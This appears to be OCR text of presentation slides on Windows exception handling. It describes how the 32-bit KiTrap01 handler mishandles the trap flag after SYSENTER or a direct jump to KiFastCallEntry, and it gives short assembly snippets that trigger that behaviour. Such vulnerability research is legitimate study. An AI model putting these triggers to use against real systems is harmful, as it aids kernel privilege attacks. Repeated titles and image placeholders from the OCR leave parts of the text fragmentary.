
Exception handling in Windows




Exception handling in Windows




Exception handling in Windows



Exception handling in Windows



Exception handling in Windows



Some handlers have special considerations for certain situations.

…

but they don’t handle them correctly.

Trap Flag (EFLAGS_TF)

- Used for single *step debugger* functionality.
- Triggers Interrupt 1 (#DB, Debug Exception) after execution of the first instruction after the flag is set.
  - Before dispatching the next one.
- You can “step into” the kernel syscall handler:

```
pushf
or dword [esp], 0x100
popf
sysenter
```

Trap Flag (EFLAGS_TF)

- #DB is generated with `KTRAP_FRAME.Eip=KiFastCallEntry` and `KTRAP_FRAME.SegCs=8` (kernel-mode)
- The 32-bit `nt!KiTrap01` handler recognizes this:
  - changes `KTRAP_FRAME.Eip` to `nt!KiFastCallEntry2`
  - clears `KTRAP_FRAME.EFlags_TF`
  - returns.
- `KiFastCallEntry2` sets `KTRAP_FRAME.EFlags_TF`, so the next instruction after `SYSENTER` yields single step exception.

This is fine, but...

- `KiTrap01` doesn't verify that previous `SegCs=8` (exception originates from kernel-mode)
- It doesn't really distinguish those two:


`KiFastCallEntry`
address

```
pushf
or [esp], 0x100
popf
sysenter
```

```
pushf
or [esp], 0x100
popf
jmp 0x80403c86
```

(privilege switch vs. no privilege switch)


So what happens for `JMP KiFa...`?



```
pushf
or [esp], 0x100
popf
jmp 0x80403c86
```

```
mov eax, [ebp+0Ch]
push eax
```

